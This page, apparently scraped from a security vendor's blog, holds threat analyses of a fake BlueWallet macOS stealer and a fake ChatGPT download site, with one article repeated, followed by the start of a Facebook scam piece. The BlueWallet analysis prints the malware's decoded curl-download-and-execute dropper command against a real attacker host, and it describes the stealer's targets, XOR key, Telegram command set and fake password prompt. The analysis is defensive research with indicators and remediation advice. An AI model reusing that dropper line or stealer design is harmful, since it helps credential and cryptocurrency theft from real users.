      None of these pieces is novel on its own. The effectiveness comes from stacking legitimate-looking components so no single step trips an alarm.

      Detection opportunities

      The lessons here are less about the lure and more about the technique itself.

      Script Editor executing a one-line base64 do shell script that immediately quits is a strong behavioral signal, and a far better detection target than the disposable stage-one file. So is a hidden /tmp/.sysupd.sh downloaded by curl and launched in the background.

      Browsers and download surfaces could treat .applescript files arriving from the web with the same suspicion as executables. And Telegram remains an under-addressed command-and-control medium that bot-token abuse reporting could disrupt at the source.

      Indicators of Compromise

      File hashes (SHA-256)

      • 216277bdb7998b48852024fc8b5853c3dc50b3857fd22afd1320b884bcaa0a61 (BlueWallet Installer.applescript)

      Network indicators

      • update-bluewallet[.]com
      • projects2026box[.]com

      Clipboard-hijack addresses

      • BTC: bc1qrmj4ggshddhnxx3rxwvsu8pe9ut6cgx8mx364e
      • ETH: 0x2B871703122064e45d77146a6D5203da3bD192FA
      • SOL: 8dtdRQePrKz97FszwMEa4QvptdAAcbAFs7kBojr5Mz3v

      We don’t just report on threats—we remove them

      Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

      •  

      Fake BlueWallet steals passwords, accounts, and crypto from Macs

      A fake website impersonating BlueWallet (a real Bitcoin wallet) is targeting Mac users with a simple but effective attack. BlueWallet itself has not been compromised. Instead, cybercriminals have stolen the name and branding of the legitimate Bitcoin wallet to make a malicious download appear trustworthy.

      If you went looking for a cryptocurrency wallet and landed on one of these fake BlueWallet download pages, the site tried to trick you into opening a downloaded file in a built-in macOS tool and pressing “Run.” If you followed those instructions, the malware could steal saved passwords, browser logins, cryptocurrency wallets, documents, and other sensitive data. It also watches the clipboard for cryptocurrency wallet addresses and can replace them with attacker-controlled addresses..

      That last feature is particularly dangerous. If you copy a wallet address before sending funds, the malware can silently replace it with the attacker’s address. Everything looks normal on screen, but the money goes somewhere else.

      Should you worry? Only if you downloaded and ran the file. Simply visiting the page and closing it does nothing on its own. The attack depends entirely on the user opening the script and pressing play.

      If you did run it, treat the machine as compromised and follow the steps below.

      What to do if you may have run it

      If you opened the file and pressed play, assume your device was compromised and work through these steps:

      • Disconnect the machine from the network to cut the control channel
      • Run a full scan of the device, and make sure you’re using up-to-date security software with web protection enabled
      • From a different, trusted device, change passwords for any accounts used on the Mac, starting with email and cryptocurrency exchanges
      • Move any cryptocurrency to a new wallet created on a clean device
      • Treat existing seed phrases and keys as exposed
      • Before sending crypto in future, verify the full destination address character by character
      • Check for and remove unfamiliar files in ~/Library/LaunchAgents
      • Look for a hidden .sysupd.sh file in /tmp
      • Rotate cloud and SSH credentials if .ssh, .aws, or .gnupg files were present on the machine
      • When in doubt, back up your data and reinstall macOS from a known-good source rather than trying to clean in place

      Picked up something you shouldn’t have?


      Social engineering tricks

      The most interesting part of this campaign isn’t technical. The attackers didn’t break into the Mac or bypass Apple’s security protections. They persuaded victims to run the malware themselves.

      The fake website walks users through the process with a convincing download page, simple instructions, and even a keyboard shortcut. The attack succeeds because the victim trusts what they are seeing.

      As operating systems get better at blocking malicious software, attackers are increasingly investing in social engineering. Instead of finding ways around security controls, they convince people to click through them.

      That’s why one habit is becoming increasingly important: Be suspicious of any download that arrives with instructions to open it in a scripting tool, developer utility, or Terminal window and press “Run.”

      In this campaign, a single press of ⌘R was enough to turn a Mac into a password stealer, cryptocurrency wallet thief, clipboard hijacker, and remote access tool.

      Technical analysis

      Stage one: The AppleScript downloader

      The page lives at update-bluewallet[.]com, a domain name close enough to the real wallet (bluewallet.io) to pass a quick glance. The first thing the page does is not wait for consent. Its script calls a download routine on a two-second timer the moment the page loads, and again if the visitor clicks either of two buttons.

      The file that lands in the Downloads folder is named BlueWallet Installer.applescript, an extension most people have never seen and have no instinct to distrust.

      Then the page does something quietly clever. After a short delay, it rewrites its own status text to read like setup instructions: open the installer, then press the play button or ⌘R. It even draws a small blue play triangle in the text so the wording matches the real Script Editor interface the victim is about to see.

      Fake BlueWallet website that guides the victim through downloading and running the malicious script

      The page walks the victim through the exact motions needed to run the file.

      On modern macOS, an unsigned application downloaded from the web gets quarantined and checked before it can run. A plain script opened in Script Editor and executed by the user sidesteps that flow. The person is manually instructing a trusted Apple tool to run code, so there is no notarization gate to fail.

      This is why the attacker chose an AppleScript instead of a packaged app: it moves the risky action out of the operating system’s hands and into the victim’s.

      The AppleScript itself is remarkably short. Stripped of its decorative comments, including a fake version number and a line claiming to be a “Brew Install Upgrade,” it runs a single base64-encoded shell command and then tells Script Editor to quit without saving, removing the evidence from view.

      Brew Install Upgrade

      Decoded, that command does this:

      curl -s 'https://projects2026box[.]com/serve_site/confighelper_0adfeee8.sh' -o /tmp/.sysupd.sh && chmod +x /tmp/.sysupd.sh && /tmp/.sysupd.sh >/dev/null 2>&1 &

      It fetches a second script from a remote host, saves it to a hidden file in the temp directory, makes it executable, and runs it in the background with all output suppressed.

      The victim sees nothing. The filename .sysupd.sh is dressed up to look like a system update. This is a textbook staged dropper: stage one is tiny and disposable, and its only job is to fetch the real payload.

      Stage two: Payload analysis

      The first lines establish how the malware intends to operate. It sets umask 077 so everything it creates is readable only by the compromised user, then builds a hidden, randomly named working directory under /tmp seeded from /dev/urandom.

      Its configuration is obfuscated, but weakly. A small function named _xd walks a hex string two characters at a time and XORs each byte against a hardcoded repeating key: swckR9JCD2Uu.

      That function decodes the script’s Telegram bot token, chat identifier, secondary command token, and staging URL at runtime. It is enough to defeat tools that only search for plaintext strings, but not much more. Because the key and algorithm are both sitting in the file, every encoded value is fully recoverable.

      One detail stands out: The decoded Telegram chat value and decoded command-and-control chat value are identical. The attacker is using a single Telegram channel as both the exfiltration drop and the control channel. It is cheap, scalable, encrypted, and blends into ordinary HTTPS traffic.

      Not everything is obfuscated. The clipboard-hijacking addresses are sitting in the file in plain text: a Bitcoin address, an Ethereum address, and a Solana address. These are the addresses the implant swaps in when it catches you copying a wallet address. Because they are public on their respective blockchains, they are also among the most useful artifacts in the whole sample.

      What the malware steals

      The second stage’s collection routines are sweeping. They pull from six broad categories.

      1. Web browsers

      The script extracts history, cookies, login data, and bookmarks from a wide range of browsers, including:

      • Chromium-based browsers: Google Chrome Stable, Beta, Canary, and Dev; Brave; Microsoft Edge; Vivaldi; Opera; Opera GX; Arc; Chromium; Coccoc; and Yandex
      • Firefox-based browsers: Firefox, Waterfox, Pale Moon, Zen, and LibreWolf
      • macOS native browser data: Safari cookies, history, and form values

      2. Cryptocurrency wallets

      This appears to be the script’s primary focus.

      It targets desktop wallet applications including Electrum, Electrum-LTC, Exodus, Atomic Wallet, Ledger Live, Trezor Suite, Bitcoin Core, Litecoin Core, DashCore, Dogecoin Core, Coinomi, Monero, Sparrow, Armory, BlueWallet, Zengo, Trust Wallet, Binance Desktop, and Tonkeeper.

      It also targets browser-extension wallets across several ecosystems:

      • Bitcoin: Xverse, Leather, UniSat, Alby, and Wizz
      • Solana: Phantom, Solflare, Backpack, Nightly, MagicEden, Sollet, and Slope
      • EVM wallets: MetaMask, Trust Wallet, OKX, Coinbase Wallet, Rabby, Zerion, Rainbow, SafePal, Bitget, Ronin, and XDEFI
      • Cosmos: Keplr, Station, and Cosmostation
      • Other ecosystems: Yoroi, Lace, Petra, Martian, Suiet, Talisman, SubWallet, Braavos, and Temple

      3. Password managers and security tools

      The malware targets local storage and settings for several password managers, including LastPass, 1Password, Dashlane, Bitwarden, Keeper, RoboForm, NordPass, Enpass, StickyPassword, TrueKey, Passbolt, and Buttercup.

      It also looks for data associated with 2FA and authenticator tools, including Google Authenticator, Authy, Duo, Microsoft Authenticator, 2FAS, and FreeOTP.

      4. Communication and social apps

      The script attempts to copy session data and local storage for Telegram Desktop and Discord, including Discord Canary and Discord PTB.

      5. Developer and cloud tools

      It looks for credentials and configuration files in the user’s home directory, including:

      • AWS CLI configurations in .aws
      • SSH keys in .ssh
      • GnuPG keys in .gnupg
      • Kubernetes configs in .kube
      • Shell and Git files including .zshrc, .zsh_history, .bash_history, and .gitconfig

      6. Productivity apps and general files

      The script copies the local Apple Notes database, NoteStore.sqlite.

      It also looks for browser-extension data related to shopping and productivity tools, including Honey, CapitalOne Shopping, Rakuten, CamelCamelCamel, Grammarly, Evernote, Notion Clipper, Todoist, and Google Keep.

      Finally, it scans Desktop, Documents, and Downloads for files with extensions including .txt, .pdf, .docx, .doc, .rtf, .wallet, .key, .keys, .seed, .kdbx, .pem, and .env, under a size cap.

      What it does with the stolen data

      The malware tries to capture the user’s account password directly. An osascript dialog titled “System Preferences” asks the user to re-enter their password “to continue.” The script validates each attempt against dscl . authonly before saving it, so it only stops once it has a working credential.

      For exfiltration, it archives the staged data with macOS’s own ditto, likely because it is always present, unlike zip. To stay under Telegram’s 50 MB upload limit, it breaks larger archives into 49 MB chunks with split before sending each part.

      It establishes persistence by writing a LaunchAgent plist into the user’s ~/Library/LaunchAgents, backed by a hidden support directory, and loading it with launchctl so the implant runs again at every login.

      The clipboard hijack is a live background loop. A clip_watch function continuously inspects the clipboard, matches Bitcoin, Ethereum, and Solana address formats by regex, reports the original address to the command-and-control channel, and overwrites the clipboard with the attacker’s address via pbcopy.

      That means the substitution happens silently between copy and paste.

      Finally, the malware can be controlled interactively. A c2_loop polls the Telegram bot for commands and supports a full operator toolkit:

      • /info for system details
      • /exec for arbitrary shell commands
      • /clipboard to read current clipboard contents
      • /download to pull specific files
      • /exfil to rerun the theft module
      • /selfdestruct to wipe traces

      This makes the Telegram channel a real-time remote-control link, not just a one-way drop.

      Living off the land, and off Telegram

      The pattern here is familiar and getting more common: lean on tools that are already trusted.

      The delivery abuses Apple’s own Script Editor. The configuration hides behind a trivial XOR rather than packed binaries. The command channel rides Telegram’s Bot API, which can pass through egress filters that would flag an unknown server.

      None of these pieces is novel on its own. The effectiveness comes from stacking legitimate-looking components so no single step trips an alarm.

      Detection opportunities

      The lessons here are less about the lure and more about the technique itself.

      Script Editor executing a one-line base64 do shell script that immediately quits is a strong behavioral signal, and a far better detection target than the disposable stage-one file. So is a hidden /tmp/.sysupd.sh downloaded by curl and launched in the background.

      Browsers and download surfaces could treat .applescript files arriving from the web with the same suspicion as executables. And Telegram remains an under-addressed command-and-control medium that bot-token abuse reporting could disrupt at the source.

      Indicators of Compromise

      File hashes (SHA-256)

      • 216277bdb7998b48852024fc8b5853c3dc50b3857fd22afd1320b884bcaa0a61 (BlueWallet Installer.applescript)

      Network indicators

      • update-bluewallet[.]com
      • projects2026box[.]com

      Clipboard-hijack addresses

      • BTC: bc1qrmj4ggshddhnxx3rxwvsu8pe9ut6cgx8mx364e
      • ETH: 0x2B871703122064e45d77146a6D5203da3bD192FA
      • SOL: 8dtdRQePrKz97FszwMEa4QvptdAAcbAFs7kBojr5Mz3v

      We don’t just report on threats—we remove them

      Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

      •  

      Fake ChatGPT download site infects Windows and Mac users with malware

      A convincing fake website is impersonating OpenAI’s ChatGPT download page and infecting visitors with malware designed to steal passwords, browser data, cryptocurrency wallets, and other sensitive information.

      The site, openew[.]app, closely mimics OpenAI’s real ChatGPT download experience and offers what appear to be official desktop apps for both Windows and macOS. Instead, Windows users receive a credential-stealing malware loader, while Mac users get Odyssey Stealer, a fork of Atomic Stealer (AMOS), a well-known macOS malware family associated with cryptocurrency theft.

      Left ImageRight Image

      The dual-platform setup is what makes the operation notable. Clicking the Windows download delivers a fake installer that opens a back channel to an attacker-controlled server. Clicking the macOS button delivers malware that steals browser passwords, cookies, Telegram sessions, cryptocurrency wallets, and other sensitive files. It also attempts to replace legitimate Ledger and Trezor wallet apps with trojanized versions.

      If you only download ChatGPT from OpenAI’s official download page or the Microsoft Store, you were not the target here. But if you searched for “ChatGPT download” and clicked an ad or unfamiliar result, you may have given attackers access to your online accounts, browser sessions, saved passwords, and potentially your cryptocurrency holdings.

      Malwarebytes protects users from this malware.

      Technical analysis

      The domain, openew[.]app, closely resembles OpenAI’s real ChatGPT download experience. It uses a dark theme, OpenAI-style branding, familiar marketing copy, and prominent download buttons for macOS and Windows.

      The .app top-level domain is operated by Google and requires HTTPS connections, meaning browsers display the familiar padlock icon without obvious certificate warnings.

      The most important detail is the dual-platform setup. Real software vendors provide separate installers for Windows and macOS, and this fake site does exactly the same thing.

      Clicking the Windows button delivers Chat_GPT.exe, while clicking the macOS button downloads a disk image containing ChatGpt.dmg.

      The Windows malware

      Chat_GPT.exe is built almost entirely from off-the-shelf parts. The installer uses Inno Setup, a free open-source toolkit used by thousands of legitimate Windows products. Inside is an Electron application skeleton—the same Chromium-based framework used by apps like Slack and Discord—bundled with standard support libraries publicly available from the Electron project.

      When the victim runs the installer, it creates files under %APPDATA%\LeronApplication, launches EApp.exe, and spawns PowerShell with the flags -ExecutionPolicy Unrestricted -Command -. The trailing dash tells PowerShell to read commands from standard input, meaning the malicious instructions never touch the disk where scanners might detect them. Behavioral telemetry recorded HTTP traffic to 188.137.246.189 using a /laravel.php?api=api&hash=...&message=... endpoint, alongside injection-like activity and service/autorun persistence signals. Nine of 69 antivirus engines flagged the file as malicious at the time of analysis. The persistence evidence is better read as behavioral tradecraft than proof of a durable install, but the overall pattern is familiar commodity stealer/dropper territory: cheap, modular, and effective rather than technically novel.

      CAPTCHA displayed after the fake app launches, used to confirm that a real user is running it.
      CAPTCHA displayed after the fake app launches, used to confirm that a real user is running it.

      The macOS malware: Odyssey Stealer (an AMOS fork)

      The macOS payload sits at the premium end of the commodity-malware market. It’s Odyssey, which is a fork of the renowned AMOS, a malware-as-a-service platform documented since 2023.

      The identification is fairly clear-cut. The sandboxed sample matches documented Odyssey behavior patterns, which are inherited from its AMOS lineage: a long AppleScript chain passed to the macOS scripting engine, a silent password validation attempt using macOS directory-service commands, and, if that silent check fails, a fake macOS-style prompt reading “Please enter device password to continue,” complete with the familiar lock icon. Whatever the user types is validated against the same command. If it matches, the malware captures the user’s login password in cleartext.

      From there, it follows a familiar Odyssey/AMOS-fork playbook. It copies the macOS keychain, harvests cookies and saved logins from 12 Chromium-based browsers plus Firefox and Waterfox, and extracts Telegram session data. It also scans 16 cryptocurrency wallet directories, including Ledger Live, Trezor Suite, Exodus, Electrum, and Sparrow. Finally, it searches Desktop and Documents folders for files with extensions like .wallet, .seed, .key, and .kdbx. The collected data is compressed into a temporary archive and sent to a hardcoded server.

      The wallet replacement feature is especially dangerous

      There’s one more part of the macOS payload, and it’s likely the feature that justifies the price tag. After the initial data theft, the script downloads trojanized versions of Ledger Live, Ledger Wallet, and Trezor Suite from a second server. It then attempts to delete the legitimate wallet apps and replace them with the attacker’s versions.

      If the user’s password was captured earlier in the attack chain, the script uses sudo to force the replacement. If not, it falls back to a standard rm -rf deletion attempt, which can still succeed if the apps are installed in a user-writable location. Either way, the next time the victim opens what appears to be their wallet software, they may actually be launching the attacker’s replacement.

      This wallet-replacement behavior is a hallmark of the Poseidon/Odyssey branch of the AMOS family and makes cryptocurrency theft the most likely goal.

      What the operation cost to build

      This is where the AI angle becomes interesting, because the Windows and macOS sides of the operation sit at very different price points.

      The domain openew.app probably cost the operators around $15 a year through a normal registrar. The .app domain requires HTTPS by default, making it easy for operators to present the reassuring browser padlock users associate with legitimate websites. The landing page itself is simply a copy of OpenAI’s real download page, something modern cloning tools can reproduce in minutes.

      On the Windows side, most of the tools are cheap or free. Inno Setup is free. Electron is free. The Chromium support files are public downloads. The server infrastructure appears to rely on low-cost commodity malware tooling and a basic VPS that could cost only a few dollars a month. Altogether, the Windows side of this operation could plausibly have cost under $100 to set up initially.

      The macOS side is very different. Odyssey has reportedly rented for around $3,000 per month, paid in cryptocurrency. By comparison, Lumma—a popular Windows infostealer often treated as a similar product—has historically advertised entry tiers around $250 per month.

      That price gap says a lot. The operators clearly believe a successful Mac infection is worth much more money than a typical Windows infection.

      The likely reason is simple: Odyssey is designed specifically for cryptocurrency theft, including the wallet-replacement behavior seen in this campaign. The operators are betting that a meaningful number of Mac users hold cryptocurrency.

      Getting victims to the site is probably the only major ongoing cost, and that’s where the AI branding becomes valuable. Search ads, SEO poisoning, YouTube spam, and links shared in AI-focused Discord and Telegram communities can all drive traffic to fake download pages. Some of those channels cost money. Others are almost free.

      Why attackers are going after AI brands

      Most established software already has trusted download habits built around it. If you want Chrome, you probably know to go to Google. If you want Photoshop, you go to Adobe. People already know where the real download lives.

      AI tools are different because most users are still installing them for the first time, and that means relying on search results, ads, YouTube links, or social posts to find the download page. That creates an ideal environment for fake sites.

      Over the last two years, products like ChatGPT, Claude, Gemini, Sora, DeepSeek, Antigravity, and many others have launched or changed rapidly. Every new release creates another wave of users searching for “download ChatGPT” or “install Claude” without knowing the official URL. That search traffic is exactly where attackers set up shop.

      The fake pages also do not need to be especially sophisticated because legitimate AI product pages are already minimal by design: a modern layout, a logo, and a large download button. Openew[.]app matches what users expect to see. There is no broken English or aggressive pop-ups here, just identical branding, copy, and the reassuring browser padlock.

      What makes this kind of operation durable is how easily it can rotate brands. When the ChatGPT lure stops attracting clicks, the operators can reuse the same infrastructure around the next trending AI product. The malware behind the download button stays the same. Only the branding changes.

      What AI vendors could do

      Most major AI vendors, including OpenAI, already provide official download channels. The problem is visibility and user habit. Many users still search for “ChatGPT download,” where results can include official links, unofficial mirrors, and outright malicious sites.

      Large consumer brands and banks often run aggressive brand-protection campaigns against fake ads and impersonation domains. AI vendors may need to do the same more consistently.

      The other issue is discoverability. Official desktop-app links are often buried in settings menus or sidebars, while search engines are faster and more obvious. That’s exactly where the fake download sites are waiting.

      What to do if you may have installed the fake app

      If you recently installed something claiming to be ChatGPT from anywhere other than OpenAI’s official download page or the Microsoft Store, you may have been affected. From a different, clean device:

      • Sign out of your important accounts using each service’s “sign out everywhere” option. This includes email, banking, cloud storage, GitHub, Discord, Telegram, and cryptocurrency exchanges.
      • Change passwords starting with your primary email account.
      • Rotate any API keys, SSH keys, and cloud credentials stored on the affected machine.
      • If you hold cryptocurrency, move funds immediately using a separate clean device. On macOS specifically, do not open Ledger Live or Trezor Suite on the affected machine before reinstalling the operating system, as the wallet-replacement function may have succeeded.
      • Monitor bank accounts and payment cards for suspicious activity.
      • Reinstall the operating system. The Windows sample showed PowerShell command-and-control behavior, while the macOS payload may have captured the user’s login password. A clean reinstall is the safest recovery path.
      • If this was a work device, contact your IT or security team immediately.

      Malwarebytes protects users against this malware.

      Closing thoughts

      The reason this campaign is worth writing about is not the malware itself. Both payloads are already well documented. The Windows side is a commodity kit assembled from cheap, widely available parts. The macOS side, Odyssey Stealer is related to the AMOS malware family that has been tracked since 2023.

      What’s more interesting is the shape of the operation around that malware. A single fake site delivers two different payloads aimed at two different victim economics. Windows victims are positioned for broad monetization through credential and cookie theft. Mac victims are targeted more narrowly and lucratively through cryptocurrency theft, with operators apparently willing to spend thousands per month on tooling because the returns justify it.

      The lure tying both sides together is the AI brand itself. Right now, AI product names generate huge amounts of first-time-download traffic from users who do not yet know the official URLs.

      This is what a mature delivery business looks like. The interesting layer is not the binary, but the supply chain around it: the domain, certificate, clone page, traffic source, malware subscription, and exfiltration infrastructure. Each piece is cheap, modular, replaceable, and available off the shelf.

      And the operators are not choosing between Windows and macOS. They are serving both from the same page, with payloads tuned to each platform’s economics. When one AI brand stops converting, they can simply swap the branding and reuse the same infrastructure around the next trending product.

      AI hype will eventually fade. The kit probably will not.

      Indicators of Compromise (IOCs)

      File hashes (SHA-256)

      • c9e0e6985dca3a179c9bdea4e7b38f7dc57fe00ecedc2fd634256fc53bf2de2d (Chat_GPT.exe)
      • c0919e1999eaee67e67aeda0287722775afb04e9a9a0f727928b4d11265fb70b (ChatGpt.dmg)

      Network indicators

      • openew[.]app
      • 188[.]137[.]246[.]189
      • 192[.]253[.]248[.]181
      • 172[.]94[.]9[.]250

      CNET Editors' Choice Award 2026

      “One of the best cybersecurity suites on the planet.” 

      According to CNET. Read their review


      •  

      Fake ChatGPT download site infects Windows and Mac users with malware

      A convincing fake website is impersonating OpenAI’s ChatGPT download page and infecting visitors with malware designed to steal passwords, browser data, cryptocurrency wallets, and other sensitive information.

      The site, openew[.]app, closely mimics OpenAI’s real ChatGPT download experience and offers what appear to be official desktop apps for both Windows and macOS. Instead, Windows users receive a credential-stealing malware loader, while Mac users get Odyssey Stealer, a fork of Atomic Stealer (AMOS), a well-known macOS malware family associated with cryptocurrency theft.

      Left ImageRight Image

      The dual-platform setup is what makes the operation notable. Clicking the Windows download delivers a fake installer that opens a back channel to an attacker-controlled server. Clicking the macOS button delivers malware that steals browser passwords, cookies, Telegram sessions, cryptocurrency wallets, and other sensitive files. It also attempts to replace legitimate Ledger and Trezor wallet apps with trojanized versions.

      If you only download ChatGPT from OpenAI’s official download page or the Microsoft Store, you were not the target here. But if you searched for “ChatGPT download” and clicked an ad or unfamiliar result, you may have given attackers access to your online accounts, browser sessions, saved passwords, and potentially your cryptocurrency holdings.

      Malwarebytes protects users from this malware.

      Technical analysis

      The domain, openew[.]app, closely resembles OpenAI’s real ChatGPT download experience. It uses a dark theme, OpenAI-style branding, familiar marketing copy, and prominent download buttons for macOS and Windows.

      The .app top-level domain is operated by Google and requires HTTPS connections, meaning browsers display the familiar padlock icon without obvious certificate warnings.

      The most important detail is the dual-platform setup. Real software vendors provide separate installers for Windows and macOS, and this fake site does exactly the same thing.

      Clicking the Windows button delivers Chat_GPT.exe, while clicking the macOS button downloads a disk image containing ChatGpt.dmg.

      The Windows malware

      Chat_GPT.exe is built almost entirely from off-the-shelf parts. The installer uses Inno Setup, a free open-source toolkit used by thousands of legitimate Windows products. Inside is an Electron application skeleton—the same Chromium-based framework used by apps like Slack and Discord—bundled with standard support libraries publicly available from the Electron project.

      When the victim runs the installer, it creates files under %APPDATA%\LeronApplication, launches EApp.exe, and spawns PowerShell with the flags -ExecutionPolicy Unrestricted -Command -. The trailing dash tells PowerShell to read commands from standard input, meaning the malicious instructions never touch the disk where scanners might detect them. Behavioral telemetry recorded HTTP traffic to 188.137.246.189 using a /laravel.php?api=api&hash=...&message=... endpoint, alongside injection-like activity and service/autorun persistence signals. Nine of 69 antivirus engines flagged the file as malicious at the time of analysis. The persistence evidence is better read as behavioral tradecraft than proof of a durable install, but the overall pattern is familiar commodity stealer/dropper territory: cheap, modular, and effective rather than technically novel.

      CAPTCHA displayed after the fake app launches, used to confirm that a real user is running it.
      CAPTCHA displayed after the fake app launches, used to confirm that a real user is running it.

      The macOS malware: Odyssey Stealer (an AMOS fork)

      The macOS payload sits at the premium end of the commodity-malware market. It’s Odyssey, which is a fork of the renowned AMOS, a malware-as-a-service platform documented since 2023.

      The identification is fairly clear-cut. The sandboxed sample matches documented Odyssey behavior patterns, which are inherited from its AMOS lineage: a long AppleScript chain passed to the macOS scripting engine, a silent password validation attempt using macOS directory-service commands, and, if that silent check fails, a fake macOS-style prompt reading “Please enter device password to continue,” complete with the familiar lock icon. Whatever the user types is validated against the same command. If it matches, the malware captures the user’s login password in cleartext.

      From there, it follows a familiar Odyssey/AMOS-fork playbook. It copies the macOS keychain, harvests cookies and saved logins from 12 Chromium-based browsers plus Firefox and Waterfox, and extracts Telegram session data. It also scans 16 cryptocurrency wallet directories, including Ledger Live, Trezor Suite, Exodus, Electrum, and Sparrow. Finally, it searches Desktop and Documents folders for files with extensions like .wallet, .seed, .key, and .kdbx. The collected data is compressed into a temporary archive and sent to a hardcoded server.

      The wallet replacement feature is especially dangerous

      There’s one more part of the macOS payload, and it’s likely the feature that justifies the price tag. After the initial data theft, the script downloads trojanized versions of Ledger Live, Ledger Wallet, and Trezor Suite from a second server. It then attempts to delete the legitimate wallet apps and replace them with the attacker’s versions.

      If the user’s password was captured earlier in the attack chain, the script uses sudo to force the replacement. If not, it falls back to a standard rm -rf deletion attempt, which can still succeed if the apps are installed in a user-writable location. Either way, the next time the victim opens what appears to be their wallet software, they may actually be launching the attacker’s replacement.

      This wallet-replacement behavior is a hallmark of the Poseidon/Odyssey branch of the AMOS family and makes cryptocurrency theft the most likely goal.

      What the operation cost to build

      This is where the AI angle becomes interesting, because the Windows and macOS sides of the operation sit at very different price points.

      The domain openew.app probably cost the operators around $15 a year through a normal registrar. The .app domain requires HTTPS by default, making it easy for operators to present the reassuring browser padlock users associate with legitimate websites. The landing page itself is simply a copy of OpenAI’s real download page, something modern cloning tools can reproduce in minutes.

      On the Windows side, most of the tools are cheap or free. Inno Setup is free. Electron is free. The Chromium support files are public downloads. The server infrastructure appears to rely on low-cost commodity malware tooling and a basic VPS that could cost only a few dollars a month. Altogether, the Windows side of this operation could plausibly have cost under $100 to set up initially.

      The macOS side is very different. Odyssey has reportedly rented for around $3,000 per month, paid in cryptocurrency. By comparison, Lumma—a popular Windows infostealer often treated as a similar product—has historically advertised entry tiers around $250 per month.

      That price gap says a lot. The operators clearly believe a successful Mac infection is worth much more money than a typical Windows infection.

      The likely reason is simple: Odyssey is designed specifically for cryptocurrency theft, including the wallet-replacement behavior seen in this campaign. The operators are betting that a meaningful number of Mac users hold cryptocurrency.

      Getting victims to the site is probably the only major ongoing cost, and that’s where the AI branding becomes valuable. Search ads, SEO poisoning, YouTube spam, and links shared in AI-focused Discord and Telegram communities can all drive traffic to fake download pages. Some of those channels cost money. Others are almost free.

      Why attackers are going after AI brands

      Most established software already has trusted download habits built around it. If you want Chrome, you probably know to go to Google. If you want Photoshop, you go to Adobe. People already know where the real download lives.

      AI tools are different because most users are still installing them for the first time, and that means relying on search results, ads, YouTube links, or social posts to find the download page. That creates an ideal environment for fake sites.

      Over the last two years, products like ChatGPT, Claude, Gemini, Sora, DeepSeek, Antigravity, and many others have launched or changed rapidly. Every new release creates another wave of users searching for “download ChatGPT” or “install Claude” without knowing the official URL. That search traffic is exactly where attackers set up shop.

      The fake pages also do not need to be especially sophisticated because legitimate AI product pages are already minimal by design: a modern layout, a logo, and a large download button. Openew[.]app matches what users expect to see. There is no broken English or aggressive pop-ups here, just identical branding, copy, and the reassuring browser padlock.

      What makes this kind of operation durable is how easily it can rotate brands. When the ChatGPT lure stops attracting clicks, the operators can reuse the same infrastructure around the next trending AI product. The malware behind the download button stays the same. Only the branding changes.

      What AI vendors could do

      Most major AI vendors, including OpenAI, already provide official download channels. The problem is visibility and user habit. Many users still search for “ChatGPT download,” where results can include official links, unofficial mirrors, and outright malicious sites.

      Large consumer brands and banks often run aggressive brand-protection campaigns against fake ads and impersonation domains. AI vendors may need to do the same more consistently.

      The other issue is discoverability. Official desktop-app links are often buried in settings menus or sidebars, while search engines are faster and more obvious. That’s exactly where the fake download sites are waiting.

      What to do if you may have installed the fake app

      If you recently installed something claiming to be ChatGPT from anywhere other than OpenAI’s official download page or the Microsoft Store, you may have been affected. From a different, clean device:

      • Sign out of your important accounts using each service’s “sign out everywhere” option. This includes email, banking, cloud storage, GitHub, Discord, Telegram, and cryptocurrency exchanges.
      • Change passwords starting with your primary email account.
      • Rotate any API keys, SSH keys, and cloud credentials stored on the affected machine.
      • If you hold cryptocurrency, move funds immediately using a separate clean device. On macOS specifically, do not open Ledger Live or Trezor Suite on the affected machine before reinstalling the operating system, as the wallet-replacement function may have succeeded.
      • Monitor bank accounts and payment cards for suspicious activity.
      • Reinstall the operating system. The Windows sample showed PowerShell command-and-control behavior, while the macOS payload may have captured the user’s login password. A clean reinstall is the safest recovery path.
      • If this was a work device, contact your IT or security team immediately.

      Malwarebytes protects users against this malware.

      Closing thoughts

      The reason this campaign is worth writing about is not the malware itself. Both payloads are already well documented. The Windows side is a commodity kit assembled from cheap, widely available parts. The macOS side, Odyssey Stealer is related to the AMOS malware family that has been tracked since 2023.

      What’s more interesting is the shape of the operation around that malware. A single fake site delivers two different payloads aimed at two different victim economics. Windows victims are positioned for broad monetization through credential and cookie theft. Mac victims are targeted more narrowly and lucratively through cryptocurrency theft, with operators apparently willing to spend thousands per month on tooling because the returns justify it.

      The lure tying both sides together is the AI brand itself. Right now, AI product names generate huge amounts of first-time-download traffic from users who do not yet know the official URLs.

      This is what a mature delivery business looks like. The interesting layer is not the binary, but the supply chain around it: the domain, certificate, clone page, traffic source, malware subscription, and exfiltration infrastructure. Each piece is cheap, modular, replaceable, and available off the shelf.

      And the operators are not choosing between Windows and macOS. They are serving both from the same page, with payloads tuned to each platform’s economics. When one AI brand stops converting, they can simply swap the branding and reuse the same infrastructure around the next trending product.

      AI hype will eventually fade. The kit probably will not.

      Indicators of Compromise (IOCs)

      File hashes (SHA-256)

      • c9e0e6985dca3a179c9bdea4e7b38f7dc57fe00ecedc2fd634256fc53bf2de2d (Chat_GPT.exe)
      • c0919e1999eaee67e67aeda0287722775afb04e9a9a0f727928b4d11265fb70b (ChatGpt.dmg)

      Network indicators

      • openew[.]app
      • 188[.]137[.]246[.]189
      • 192[.]253[.]248[.]181
      • 172[.]94[.]9[.]250

      CNET Editors' Choice Award 2026

      “One of the best cybersecurity suites on the planet.” 

      According to CNET. Read their review


      •  

      Facebook scam promises cheap Aldi meat boxes, steals payment info instead

      Sometimes you spot posts on social media that make you wonder if any moderation takes place at all.

      Which is concerning, because twothirds of all online shopping scams now start on Facebook and Instagram. Online shopping scams are alarmingly common and have become one of the most frequently reported scam types in Australia. The Dutch police have also warned specifically about fake ads promising steep discounts.

      Apparently, and this is an issue we’ve flagged before, social media platforms could stop scams, but they don’t because it hurts their revenue.

      The Aldi meat box scam

      This Facebook post immediately rattled my cage:

      Facebook post about Aldi meat box

      This promotion is not from Aldi and is not endorsed by the company. A random account, which may be compromised or completely fake, posts:

